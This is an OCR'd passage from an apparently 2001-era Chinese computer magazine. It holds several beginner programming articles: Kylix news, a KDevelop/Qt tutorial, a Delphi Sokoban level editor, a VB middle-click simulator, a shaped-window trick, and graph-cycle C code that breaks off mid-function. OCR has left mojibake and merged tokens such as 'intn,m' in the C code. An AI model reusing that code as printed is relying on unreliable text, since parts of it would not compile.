完全不必。Kylix中主要的数据操纵模式将仍然是类Midas的本地、Client/Server以及Multi-tier分布式的模式，如果你对今天的Delphi数据库操纵模式很熟悉，那么在Kylix中你将不会遇到大的困难。不过，Kylix的第一个发行版本中将不包含支持Paradox和dBase的BDE。Borland建议用户使用Delphi5中的Datapump工具把Paradox以及dBase的表转换成MySQL或者InterBase格式。

为了给Borland Visual Component Library（VCL）创造更好的未来，Borland公司将在把VCL与最新的Windows特性紧密结合的同时，确保程序员通过Borland CLX便可轻易地把Windows平台的VCL应用程序移植到Linux平台上。CLX是Borland最新的跨平台的部件库，将伴随着即将诞生的Kylix以及Delphi6发布。Borland拥护者的运气来了！

为了配合Kylix以及Delphi6的RAD工具开发小组的顺利发展，Borland推出了一个小工具VCL Scanner（如图5）。它可以搜索你的系统，找出VCL的实际应用报告，并且把报告结果返回给Borland公司。如果你是一个疯狂热爱Borland的程序员，那么把这个看作家庭作业吧！当然，这绝对是个本分的程序，所有的信息都将让你过目后才发送到Borland的服务器，况且这个小工具还附带所有的源代码，让你高枕无忧。

随心所欲地使用这个迷人的小工具吧！它的另一个重要功能——能告诉你系统中哪些程序是用Delphi或者C++Builder编写的。我随便地测试了一下，发现Foxmail、NetCaptor、良友、超星等等都是基于Delphi或者C++ Builder的，Borland的产品真是深入人心！如果你喜欢它，那么赶快下载这个仅316kB的小东西吧！URL：http://www.borland.com/vcl_scanner/vclscanner-v1.zip。





图 3


图 4




图 5

走进 Linux 编程的大门

□江苏 李凡希

随着Linux的不断普及，使用Linux的人也越来越多了。然而在Linux中如何进行程序设计，用什么样的开发工具好呢？本文就以我初学Linux编程的一点心得体会，和大家共同探讨有关 Linux 编程的问题。

Linux作为一个遵循GNU的操作系统，其源代码开放性已成为其最大的特点，我们可以方便地得到Linux系统及其应用软件的源代码。Linux编程也就是在这样的环境下对程序进行编写或修改工作的，学会了Linux编程，不但可以自己编写一些共享的小程序供大家使用，也可以对现有的软件进行一点修改，让它们更适合自己的口味。

Linux下编程的工具很多，不同发行版本的Linux也提供了不同的开发工具，但是通常情况下都提供了在控制台终端下的C语言编译程序GCC。我们只要建立一个C语言源程序文件，比如hello.c，然后在终端下运行：gcc hello.c，系统便会自动对程序进行编译，如果没有出错的话，在当前目录生成a.out文件，否则显示出错提示。生成a.out后，我们只需在其所在目录键入 ./a.out就可以运行这个程序了。但是这样的文本命令方式的开发工作实在很不方便，所以现在许多发行版本的Linux都在X - Windows的图形界面下提供了集成开发环境，比如蓝点 Linux 的 KDevelop 等等。这些集成环境不但为我们提供了一个良好的编程界面，也为编程工作提供了极大的方便。

首次运行KDevelop时系统会自动运行它的设置安装程序，这个程序将验证KDevelop所必须的文件是否齐全，通过设置后就可以使用了。KDevelop为我们在Linux下展现了一个类似于Visual C++的集成开发环境(如图1)。在这个环境的左半边有CV、LFV、RFV等几个标签，分别表示了类列表、逻辑文件列表和实际文件列表，里面包含了整个工程所有的类和文件的概貌。开发环境的右半边则是文档显示区，用于显示源程序或帮助信息。



图 1

下面我们就一起来使用KDevelop开发两个小程序，试试 Linux 编程的感觉！

我们先来尝试用它制作一个最简单最经典的“Hello world!”程序，它是在Linux的文本界面即终端中运行的，如同在初学C语言时开发的第一个程序——在DOS下运行的“Hello world!”一样。

先打开“项目”菜单，选择“新建...”，在弹出的 Application Wizard 中选择“终端程序 - C 程序”并单击“下一页”(如图2)。在向导的第二页中输入项目的名称等信息，然后把“生成源文件和头文件”前的勾去掉（如图3）。如果不这样做的话，Application Wizard会自动生成一些源代码，碰巧还正是我们要做的“Hello world”程序，但我们为了说明问题，就不图这个方便了，一切自己做。最后单击“生成”按钮，等屏幕出现“Ready“信息后单击“退出”按钮，我们的项目便生成了。



图 2




图 3

接着我们就得输入源程序了。选择文件菜单中的“新建”命令，新建一个“C/C++程序”(我们的例子是C程序)，系统自动按照Application Wizard中选定的文件头模板生成一个空文件。现在输入下面这段“经典”的程序，输入时一定要注意大小写。

```
#include <stdio.h>
main()
{
    printf("Hello world!\n");
}
```

然后选择菜单或工具条中的“运行”命令。经过一段时间的编译，终端中就会输出“Hello world!”这句话(如图4)。别看这个程序很简单，它确确实实是我们在Linux环境下做的第一个程序呀！Linux下的C和ANSI C完全兼容，对于学过C程序设计的朋友不能不说是个好消息。现在你是不是已对Linux编程产生了很大的兴趣呢?




图4

不过这个程序未免太简单了，能不能做一个在X-Window下运行的图形程序呢？做这样的程序很困难吗？别急，下面跟我一起来试一试。

要编写图形程序，一个优秀的开发包是必不可少的。如同在VC++中的MFC类库，KDevelop为Linux下编程提供了功能强大的Qt库和KDE库，用它们可以方便地编写X-Window下的KDE图形界面程序。除此之外，KDevelop还提供了“对话框编辑器”等一系列实用工具，使得开发更方便。现在我们一起来开发一个X-Window下的图形版“Hello world”程序。我们选择使用比较简单的Qt库来写程序，一起来体验一下这个强大而又易用的开发包。

第一步还是建立工程文件，方法和前面建立终端程序的工程文件类似，不同的是在Application Wizard的第一步中要选择“Qt程序-普通”。同样为了说明问题，在Wizard的第二步中，我们也把“生成源文件和头文件”前的勾去掉，我们自己来写程序。工程文件建好后，同样新建一个C/C++程序，并输入下面的源程序：

```
#include <qapplication.h>
#include <qpushbutton.h>
int main( int argc, char **argv )
{
    QApplication a( argc, argv );
    QPushButton hello( "Hello world!" );
    hello.resize( 100, 30 );
    a.setMainWidget( &hello );
    hello.show();
    return a.exec();
}
```

与前面的C程序相比，这个程序的确复杂得多，我们一行行进行分析。程序前两行调用了两个头文件，其中qapplication.h是建立一个Qt程序所需的最基本的库，任何Qt程序都要用到它。由于我们打算用一个按钮来显示“Hello world!”的文字，所以还要包含qpushbutton.h这个头文件。主程序第一句建立了一个名为a的Qt程序，并把命令行参数传递给它。第二行建立了一个名为hello的按钮，它的标题为“Hello world!”，这就实现了我们要在屏幕上显示“Hello world!”文字的愿望。第三行使用PushButton的resize方法改变了这个hello按钮的大小。第四行设置了a程序的主控件为这个hello按钮(Widget这个词可以翻译为控件)。由于在Qt库做程序时，新建控件默认是不显示的，所以在第五行要用show方法把hello按钮显示出来。程序最后一行返回了a程序的运行返回值。这么一解释，这个程序也就显得不是很困难了。怎么样，与VC++中的MFC类库相比，Qt库有过之而无不及吧？

下面我们就可以运行程序了，单击工具栏上的“运行”按钮，通过编译就可以了。程序运行后，屏幕上将出现一个小窗口，里面有一个“Hello world!”按钮(如图5)，并且这个窗口还可以移动、改变大小等等。不过这时“Hello world!”这个按钮还没有作用，点击它不会有任何效果。如何给Hello world编写一个事件响应的函数呢? 比如我们想让“Hello world”按钮被点击后程序结束运行，该如何做呢?



图5

在Qt库中，消息的响应是通过connect函数实现的。所以，我们只要在源程序中“a.setMainWidget(&hello)”前加上一行：“QObject::connect(&hello, SIGNAL(clicked()), &a, SLOT(quit()));”就可以了。这一行的意思就是把hello按钮的clicked事件与a程序的quit()函数连接起来。至此，相信你对Linux的编程已经有了一个感性的认识，是不是很有意思呢？

另外，KDevelop不但为我们提供了强大的开发环境，还给我们提供了详细的文档资料，包括“编程手册”、“KDE库”、“Qt库”等一系列文档。“Qt库”文档中还包含了一个14步教程，从头讲述Qt程序的设计方法，最后一讲与我们一起完成了一个完整的游戏程序，这可是Linux编程入门难得的好教材。

以上是我初学Linux编程的一点心得和体会，拿出来和大家分享，有不当之处还请多多指教。

电脑游戏自己做

□西安　鞠大龙


——用 Delphi5 做推箱子的游戏（四）

好吧，这次闲话少说，让我们直切主题——设计功能的实现！

上一期介绍到，由于没有现成的关卡，或许你已经烦恼万分，甚至会丧失设计下去的念头……为了打消你的“不良”念头，我现在决定让你自己设计关卡！设计窗口模仿 Win98 下的画板的格式，使用方式也基本相同。这样就好了吧？

现在打开上次的 Delphi 工程，点击菜单 File 下的 New Form，创建一个新的窗体叫做 Form3，设置其 name 属性为 design，双击窗体进入代码编辑窗口，在 public 下定义公有变量：

```
public
  designbox:array [1..14,1..16] of integer;//保存设计的数组
  selimage:integer;//保存选中图片要存到数组里的值
  boxnum,boxoknum:integer;//黄箱子数目和箱子应该放的位置数目
  manx,many:integer;//人的位置
  saveflag:integer;//保存标志
```



首先我们要把各种图片装载到若干个 Timage 控件中。由于是设计窗口，人的图片只需要一个即可。同时要多加一个 image1 (Timage控件) 以保存被选中的图片。还要有设计背景控件 bkground (Timage 控件)，设计好的窗体如图所示。

接着对装载图片的控件的 ONCLICK 事件进行处理，如果鼠标单击，则把该图片的内容复制到 image1 中。例如，保存黄箱子图片的控件的 ONCLICK 事件的代码如下：

```
image1.canvas.CopyRect(rect(0,0,30,30),
                       ybox.canvas,//要画到image1画布的图片控件的画布
                       rect(0,0,30,30));
selimage:=3;
```

其余的读者可以自己按照例子添加，不过别忘了改动 selimage 的值和图片。为了使设计界面更加直观，还要对设计窗口的 bkground 画布用直线来分隔，横的 15 条，竖的 17 条，交叉成表格。我们可以利用画布提供的函数进行操作，代码如下：

```
procedure TForm3.FormShow(Sender: TObject);
var i,j:integer;
begin
  //初始化设计数组，初始化 bkground 画布
  for i:=1 to 14 do
    for j:=1 to 16 do
    begin
      bkground.canvas.copyrect(rect((j-1)*30,(i-1)*30,j*30,i*30),
                               black.canvas,
                               rect(0,0,30,30));
      designbox[i][j]:=0;
    end;
  //设置开始选中的图片为黑色背景
  image1.canvas.CopyRect(rect(0,0,30,30),
                         black.canvas,
                         rect(0,0,30,30));
  selimage:=0;//设置值为黑色背景值
  boxnum:=0;//黄色箱子数目为0
  boxoknum:=0;//设置应放箱子的位置数目为0
  manx:=0;//小人的初始化位置
  many:=0;
    bkground.Canvas.Pen.color:=clyellow;//设置画布笔的颜色为黄色
    for i:=1 to 17 do//画17条纵线
    begin
      bkground.canvas.MoveTo((i-1)*30,0);
      bkground.canvas.lineto((i-1)*30,420);
    end;
    for i:=1 to 15 do//画15条横线
    begin
      bkground.canvas.MoveTo(0,(i-1)*30);
      bkground.canvas.lineTo(480,(i-1)*30);
    end;
end;
```

而设计是怎么实现的呢？其实，只要在设计窗口的 bkground 画布中的正方形内单击鼠标，把 image1 中的图片加载到相应的正方形中便可以了。这些都是在 bkground 画布的 ONCLICK 事件中实现：

```
procedure TForm3.bkgroundMouseDown(Sender: TObject; Button: TMouseButton;
  Shift: TShiftState; X, Y: Integer);
var lx,ly:integer;
begin
  lx:=x div 30;//由画布坐标转换为数组下标
  ly:=y div 30;
  //画图片到bkground中
  bkground.canvas.copyrect(rect(lx*30,ly*30,lx*30+30,ly*30+30),
                           image1.canvas,
                           rect(0,0,30,30));
  if designbox[ly+1][lx+1]=57 then//判断覆盖的是否是小人图片
  begin
    manx:=0;
```

```
    many:=0;
  end;
  designbox[ly+1][lx+1]:=selimage;//给数组赋值
  if selimage=57 then
  //如果被选的图片是小人图片，则判断bkground中是否已经存在小人图片，如果存在则用地板图片进行替换
  begin
    if manx<>0 then
    begin
     bkground.canvas.copyrect(rect(manx*30-30,many*30-30,manx*30,many*30),
                        diban.canvas,
                        rect(0,0,30,30));
      designbox[many][manx]:=2;
    end;
    //保存小人的目前位置
    manx:=lx+1;
    many:=ly+1;
  end;
end;
```

保存文件则更简单了，不过需要注意的是，必须判断是否存在小人的图片，以及黄色箱子的数目和放黄色箱子位置的数目是否相等，如果不等则给出提示并返回。如果一切正确，则取得此软件的最大关数，然后将关数加1，加上前缀和后缀即可，把数组中的数据写到文件中去，保存文件到关数的目录下即可。代码如下：

```
procedure TForm3.Button1Click(Sender: TObject);
var wf:file of integer;
    i,j,num:integer;
    filename:string;
begin
  if manx=0 then//检查是否有小人存在
  begin
    showmessage('没有人的游戏！');
    exit;
  end;
  //计算黄箱子数目和箱子应放的位置数目
  boxoknum:=0;
  boxnum:=0;
  for i:=1 to 14 do
    for j:=1 to 16 do
    begin
      if designbox[i][j]=4 then
        boxoknum:=boxoknum+1;
      if designbox[i][j]=3 then
        boxnum:=boxnum+1;
    end;
  //检查黄箱子数目是否和箱子应放的位置数目相等
  if boxoknum<>boxnum then
  begin
    showmessage('箱子数和放箱子的地方数不等！');
    exit;
  end;
  //符合条件准备存盘
  num:=form1.filenum+1;
  filename:=form1.comdir+'\bbk\box'+inttostr(num)+'.bbk';
  //取得当前可以存取的最大关数，确定文件名
  while fileexists(filename) do
  begin
    num:=num+1;
    filename:=form1.comdir+'\bbk\box'+inttostr(num)+'.bbk';
  end;
  assignfile(wf,filename);//打开文件句柄
  rewrite(wf);//重置写指针
  //写数组数据到文件中
  for i:=1 to 14 do
    for j:=1 to 16 do
      write(wf,designbox[i][j]);
  closefile(wf);//关闭文件
  showmessage('设计已经保存到文件'+filename+'中！');
  button2click(nil);//调用重新设计
  saveflag:=2;//保存标志设置为2
end;
```

“重来”功能的实现则是投机取巧，它调用了窗体的onshow事件，调用语句如下：

formshow(nil);

细心的读者可能会发现一个问题，那就是程序中有一个变量saveflag好像没有用到！实际上这个变量是用来标记是否保存过设计文件的，如果保存过设计文件，它的值是2，否则是1。但是在哪种情况下用到它呢？只有一种情况可以用到，就是程序开始运行时没有任何关卡，但是你可以进入设计窗口。当你进入设计窗口，设计完毕并关闭设计窗口时，你就会发现你的设计已经被打开了。这个实现是在“新的想法”菜单选项中，代码如下：

```
procedure TForm1.N12Click(Sender: TObject);
var re:integer;
begin
  form3.caption:='新的设计';
  re:=form3.showmodal;
  //打开窗口，下面的代码只有关闭了这个窗口才能执行
  if (re=2) and (filenum=0) then//根据返回的值进行判断
  begin
    filenum:=filenum+1;
    lastx:=0;lasty:=0;
    localx:=0;localy:=0;
    readfile;//从文件读数组的值
    drawbkground;
    form1.caption:='推箱子  现在你过的是'+inttostr(filenum)+'关';
  end;
end;
```

那么，saveflag的值是怎么返回来的呢？在设计窗口的ONCLOSE事件里有代码：

modalresult:=saveflag;

这样就返回了saveflag的值。saveflag的值在哪里初始化的呢？在设计窗口的ONCREATE事件里有代码：

saveflag:=1;

现在这个程序你可以随便玩了，而且可以自己设计自己的关卡。最后要表现自己的机会就是在“关于窗体“里美化美化自己。至于我是怎么美化我自己的，电脑游戏自己做——用Delphi5做推箱子的游戏最终篇中再见！

——————————

编者：到这期为止，鞠大龙朋友编写的“仓库番”主体部分终于完成了，相信大家对于用Delphi编写Windows游戏应该有了一个大致的了解吧！应广大热心读者的要求，现在东渐已经整理出这个游戏的完整工程文件，你可以到《电脑爱好者》的网站下载。赶早不赶晚，各位看官赶快动手吧！

用两键鼠标滚屏！

□四川小子

每次看到别人使用鼠标滚轮或者三键鼠标轻松滚屏时，心里总是羡慕得了不得。可叹自己只能抓着两键鼠标将滚动条拖上拖下……有什么办法，谁叫我是无产阶级呢？

一日到书店去翻书，偶然在一本介绍Win32 API函数的书上发现了mouse_event有模拟鼠标中键的功能。心中窃喜，将语法记住后急忙往家跑（无产阶级的作风：只看不买）。到家后马上打开爱机，用两键鼠标和键盘点上击下思前想后一番，终于做出了能够用两键鼠标滚屏的程序，程序在中文Win98SE、VB6.0、IE5.5下调试通过。

首先打开VB新建一个标准的EXE工程，然后在Form1上新建一个Timer控件Timer1，并且将Timer1的Enabled属性设为False，Interval属性设为3000（3秒），然后在代码编辑器内输入下面的语句：

```
Option Explicit
Private Declare Sub mouse_event Lib "user32" (ByVal dwFlags As Long, ByVal dx As Long, ByVal dy As Long, ByVal cButtons As Long, ByVal dwExtraInfo As Long)
'定义mouse_event函数
Private Const MOUSEEVENTF_MIDDLEDOWN = &H20 '鼠标中键按下的常量
Private Const MOUSEEVENTF_MIDDLEUP = &H40 '鼠标中键抬起的常量

Private Sub Form_MouseUp(Button As Integer, Shift As Integer, X As Single, Y As Single) '当鼠标按键从窗体上抬起时
    Select Case Button '判定鼠标按键
    Case 1 '左键
        Timer1.Enabled = True '启动定时器
    Case 2 '右键
        End '结束
    End Select
End Sub

Private Sub Timer1_Timer() '当达到了设定的时间
    Timer1.Enabled = False '禁用定时器
    mouse_event MOUSEEVENTF_MIDDLEDOWN, 0, 0, 0, 0
    mouse_event MOUSEEVENTF_MIDDLEUP, 0, 0, 0, 0 '鼠标中键一按一抬实现单击
End Sub
```

运行程序后，用鼠标左键单击这个窗体，在设定的时间（3秒）内将鼠标移到需要中键单击的位置（比如IE浏览器），时间到后程序就模拟了一次按鼠标中键的过程，现在可以移动鼠标来滚屏了！怎么样，无产阶级用两键鼠标是不是一样滚屏？

————————

¶¥：文章作者四川小子还将一个完整的安装程序mail给了东渐，现在我把它放在《电脑爱好者》的网站上，希望能够为广大“无产阶级”作出一定贡献，呵呵！

不规则窗口再述

——用PathToRegion函数实现汉字形状的窗口

□广东　许昭鹏

看了《电脑爱好者》2001年1期的《异形窗口简单实现》，觉得利用PathToRegion函数便可以更简单地实现汉字形状的窗口。原理很简单，那就是先用BeginPath和EndPath定义一个path，再用PathToRegion转换成Region数据，最后结合SetWindowRgn就可以非常轻松地实现了。至于这几个函数的具体作用，建议大家去看帮助文件。



Delphi源程序10余行，如下：

```
procedure TForm1.FormCreate(Sender: TObject);
var rgn:HRGN;
begin
  Form1.Color:=clRed;  //红色
  BeginPath(Canvas.Handle);
    SetBkMode(Canvas.Handle, TRANSPARENT ); //背景透明
    Canvas.Font.Name:='宋体';  //字体
    Canvas.Font.Size:=200;      //字体大小
    // 关键在这里
    Canvas.TextOut( 12, 12, '漂亮');  //用汉字"漂亮"作为form的形状
  EndPath(Canvas.Handle);
  rgn:= PathToRegion(Canvas.Handle);
  SetWindowRgn( Handle, rgn, true );
end;
```

至于《VB窗体特效》中图片形状的窗口也可用类似方法，请自行实验。笔者邮箱homo_sapiens@21cn.com，欢迎来信。

如何求无向路的所有简单回路

——2000年第23期擂台赛题解

□北京　罗光宣　任琼英

（一） 问题

一个无向图中可能含许多简单回路（即点可重复边不可重复的回路），如一个田字就含有15种不同的简单回路子图：　,　,　,　,　,　,　,　,　,　,　,　,　,　,　;而一个7个顶点任两点都有一边相连的图则含32592　种简单回路，那么如何编一程序求解所有的情况呢？

（二）算法简述

首先，单连通（即图中任两点有路径可通）简单图(即图中没有两边两点皆同的平行边,也无起点与终点相同的环边)的情况，可按如下算法完成：

第1步，求该图的一棵生成树，如图1实线边即为田字图的一生成树。一种求法是先去掉所有的边，再逐条放回原图，凡加入过程中不形成回路的则加入，否则丢到另一边称为弦，如图1中的虚线边为弦。最后即可得到某个生成树（当然相反次序从原图逐轮找回路并从中去掉一边也行），这一步的结果并不惟一，但不影响问题的正确解决。




图1

第2步，如取一弦加入生成树的图中，必含惟一回路。共有k根弦，可得k个回路，每一回路一定有一条其他k-1个回路都没有的边就是弦，这些回路构成一组基本回路C1，C2…Ck。如图1中即有4根弦，对应4个基本回路：　，　,　，　。

µÚ3 ²½　从基本回路集中任取1个、2个或k个合在一起，去掉任两个共有的边，得到原图的环和图，如　与　环和为　。得到的新图可能是一个新回路，也可能是两个或多个不相通的回路，如目字的上口与下口合在一起就是吕，而不是一个回路。但是，将所有基本回路的所有可能的组合的环和是回路都挑出来，即可完整得到问题的解。

对一个n点m边的单连通图，最多有m+1-n条弦与基本回路，所有组合为$C^1_k+C^2_k+\cdots C^k_k=2^k-1$，故最多有$2^{m+1-n}-1$种简单回路。

对多分支的图，可采用求解单分支图的程序，对每个分支逐个遍求所有回路，合在一起即可。

对于带环的图，将每个环都加入到基本回路集中，再求解即可。

对于带重复边的图，完全可按上述算法同样处理，只是对平行边不再只用起点与终点标识，而需另加边序号。

（三） 编程说明

该问题的具体编程自然涉及许多繁杂的细节处理：程序中遍历环和采用了递归方法；环和的回路判断与排序输出采用先找一回路，再对余下多分支逐个求解插入交点的方法；从生成树加一条弦的图中搜寻基本回路，采用逐个去除带1度点边的方法等等。

这里给出一个可解多分支复杂图问题的程序，输入数据存在input.dat中，头一行为点数与边数，余下每行对应一边的行序号、起点与终点序号。另外一个专门解单连通简单图的程序，有兴趣的朋友可从本刊网站上下载，数据结构有些不同，采用邻接矩阵表示与处理。

（四） 源程序

```
/* 该程序求无向图的所有简单回路
   罗光宣 任琼英 2001.1.1 VC6.0通过 */
 # include <stdio.h>
 # include <stdlib.h>
typedef struct gv
{intn,m,*dv,*e,*v1,*v2;}Gv;
typedef struct gtp//ip0:上段尾后一格 ip1:生成树枝后一格
{int nt,*ip0,*ip1,*ip2;}Gtp; //ip2:弦后一格

//读入无向图的数据
int rmdata(char *fn,Gv *gv)
{FILE *fp; int i;
 if( (fp=fopen(fn,"r"))==NULL )
   {printf("Can not open the file %s !",fn); return(-1);}
 fscanf(fp,"%d %d",&(gv->n),&(gv->m)); //if(*m-*n+1<=0)return(*m-
*n+1);
 if((gv->e =(int *)malloc((gv->m)*sizeof(int)))==NULL)exit(-2);
 if((gv->v1=(int *)malloc((gv->m)*sizeof(int)))==NULL)exit(-3);
 if((gv->v2=(int *)malloc((gv->m)*sizeof(int)))==NULL)exit(-4);
 for(i=0;i<gv->m;++i)
  {fscanf(fp,"%d %d %d",gv->e+i,gv->v1+i,gv->v2+i);
   if(gv->v1[i]>=gv->n || gv->v2[i]>=gv->n)return(-10);}
 fclose(fp);
 return(1);
}
void gtpfree(Gtp *gtp)
{ if(gtp->ip0!=NULL)free(gtp->ip0);
  if(gtp->ip1!=NULL)free(gtp->ip1);
  if(gtp->ip2!=NULL)free(gtp->ip2);
}
void gvfree(Gv *gv)
{ if(gv->e !=NULL)free(gv->e );
  if(gv->v1!=NULL)free(gv->v1);
  if(gv->v2!=NULL)free(gv->v2);
  if(gv->dv!=NULL)free(gv->dv);
}
void gvch(Gv *gv,int i,int j)
{   int h;
    if(i==j)return;
  h=gv->v1[i]; gv->v1[i]=gv->v1[j]; gv->v1[j]=h;
  h=gv->v2[i]; gv->v2[i]=gv->v2[j]; gv->v2[j]=h;
   h=gv-> e[i]; gv->e[i]=gv->e[j];   gv->e[j]=h;
}
//该函数对无向图进行分支,每分支的生成树与弦的分析,每分支结果按:
//生成树边{头一边:(正,负),余:(正,正)},弦边{头一边:(负,正),余(负,负)}
//顺序排列,返回值为带边的分支数,特别注意编号为0的点将变换为编号为n
int gmjtree0(Gv *gv)
{inti,ip0,ip1,ip2,mi,nc,ih;
 if(gv->m<=0)return(0);
```

```
 if((gv->dv=(int *)malloc(gv->n*sizeof(int)))==NULL)return(-1);
for(i=0;i<gv->n;++i)gv->dv[i]=0;

 nc=0; ip0=0; ip1=0; ip2=gv->m-1;
 while(ip1<gv->m)
 {mi=0;

   hlin: //搜寻一个分支
  for(i=ip1;i<=ip2;++i)
   {       if(!mi || gv->dv[gv->v1[i]] || gv->dv[gv->v2[i]])
             if(gv->v1[i]==gv->v2[i] || gv->dv[gv->v1[i]]&&gv->dv[gv->v2[i]])//弦
           {++(gv->dv[gv->v1[i]]);++(gv->dv[gv->v2[i]]);gvch(gv,i,ip2);++mi;--ip2;goto hlin;}
        else// 树枝
           {++(gv->dv[gv->v1[i]]);++(gv->dv[gv->v2[i]]);gvch(gv,i,ip1);++mi;++ip1;goto hlin;}
   }
 if(!mi)return(-1);
 ++nc;
 ih=(gv->m-ip2-1<ip2-ip1+1?gv->m-ip2-1:ip2-ip1+1);
 for(i=0;i<ih;++i)
   gvch(gv,gv->m-1-i,ip1+i);
 ip2=ip1+(gv->m-ip2-1);
 for(i=ip0;i<ip2;++i)//0变换为n
          { if(gv->v1[i]==0)gv->v1[i]=gv->n;
      if(gv->v2[i]==0)gv->v2[i]=gv->n; }
 gv->v2[ip0]=-gv->v2[ip0];
 for(i=ip1;i<ip2;++i){gv->v1[i]=-gv->v1[i];gv->v2[i]=-gv->v2[i];}
 ip1=ip2;ip0=ip2;ip2=gv->m-1;mi=0;
 if(ip1>gv->m-1)return(nc);
 }
 return(nc);
}
// 该函数对 gmjtreeo()函数结果变换表示法
int gmjtree1(Gv *gv,Gtp *gtp)
{inti,ip0,ip,ip1,ip2,ic;

 if((gtp->ip0=(int *)malloc(gtp->nt*sizeof(int)))==NULL)return(-1);
 if((gtp->ip1=(int *)malloc(gtp->nt*sizeof(int)))==NULL)return(-2);
 if((gtp->ip2=(int *)malloc(gtp->nt*sizeof(int)))==NULL)return(-3);

 ip0=0,ip1=0;ip2=0;ic=-1;
 for(ip=0;;++ip)
 {if( ip>=gv->m ||(gv->v1[ip]>0&&gv->v2[ip]<0 || gv->v1[ip]<0&&gv->v2[ip]>0) )
   {       if(ic>=0)
           {for(i=ip0;i<ip2;++i)
            {if(gv->v1[i]<0)gv->v1[i]=-gv->v1[i];
             if(gv->v2[i]<0)gv->v2[i]=-gv->v2[i];
             if(gv->v1[i]==gv->n)gv->v1[i]=0;
             if(gv->v2[i]==gv->n)gv->v2[i]=0;
             }
      if(ic>=gtp->nt)return(-10);
    gtp->ip0[ic]=ip0; gtp->ip1[ic]=ip1; gtp->ip2[ic]=ip2;
     ip0=ip; ip1=ip; ip2=ip;
           }
           if(ip>=gv->m)return(1); ++ic;
   }
  if(gv->v1[ip]>0){++ip1; ip2=ip1;}
   else ++ip2;
 }
}

//该函数求生成树的某个基本回路
int gmcbase(Gv *gh,Gv *gj)
{ int i,ip;
  if((ip=gh->m-1)<0)return(0);
   for(i=0;i<=ip;)//ip:非基本回路首边前一格下标
           for(i=0;i<=ip;++i)
     if(gh->dv[gh->v1[i]]==1 || gh->dv[gh->v2[i]]==1)
            { --(gh->dv[gh->v1[i]]); --(gh->dv[gh->v2[i]]);
              if(i!=ip)gvch(gh,i,ip);
               --ip; i=0;
          break; }

  gj->dv=NULL; if((gj->m=ip+1)<=0)return(gj->m);
   if((gj->v1=(int *)malloc((gj->m)*sizeof(int)))==NULL)return(-2);
   if((gj->v2=(int *)malloc((gj->m)*sizeof(int)))==NULL)return(-3);
   if((gj->e =(int *)malloc((gj->m)*sizeof(int)))==NULL)return(-4);

  for(i=0;i<gj->m;++i)
  {gj->v1[i]=gh->v1[i];gj->v2[i]=gh->v2[i];gj->e[i]=gh->e[i];}
   return(gj->m);
}

//该函数求生成树的基本回路集
int gmcbasem(Gv *gv,int ip1,int ip2,Gv **gj)
{ int i,j;  Gv gh={0,0,NULL,NULL,NULL,NULL};
   if((*gj    =(Gv   *)malloc((ip2-ip1)*sizeof(Gv  )))==NULL)return(-1);
   if((gh.dv =(int *)malloc(  gv->n   *sizeof(int  )))==NULL)return(-5);
   if((gh.v1 =(int *)malloc(  (ip1+1)*sizeof(int  )))==NULL)return(-6);
   if((gh.v2 =(int *)malloc(  (ip1+1)*sizeof(int  )))==NULL)return(-7);
   if((gh.e  =(int *)malloc(  (ip1+1)*sizeof(int  )))==NULL)return(-8);

  gh.m=ip1+1; gh.n=gv->n;
  for(i=ip1;i<ip2;++i)
 {for(j=0;j<ip1;++j){gh.e[j]=gv->e[j];gh.v1[j]=gv->v1[j];gh.v2[j]=gv->v2[j];}
  for(j=0;j<gh.n;++j)gh.dv[j]=gv->dv[j];
  for(j=ip1;j<ip2;++j)if(j!=i){--(gh.dv[gv->v1[j]]);--(gh.dv[gv->v2[j]]);};
  gh.e[ip1]=gv->e[i];gh.v1[ip1]=gv->v1[i];gh.v2[ip1]=gv->v2[i];
   gmcbase(&gh,*gj+i-ip1);
   }
  gvfree(&gh);
   return(1);
}

//该函数求环和
int gmhadd(Gv *gv1,Gv *gv2,Gv *gv3)
{ int i1,i2;
  gv3->m=gv1->m+gv2->m;
  for(i1=0;i1<gv1->m;++i1)
  for(i2=0;i2<gv2->m;++i2)
  { if((gv1->e[i1]==gv2->e[i2])&&(gv1->v1[i1]==gv2->v1[i2] && gv1->v2[i1]==gv2->v2[i2] || gv1->v1[i1]==gv2->v2[i2] && gv1->v2[i1]==gv2->v1[i2]))
      {  (gv3->m)-=2;
             gv1->v1[i1]=-gv1->v1[i1];gv1->v2[i1]=-gv1->v2[i1];
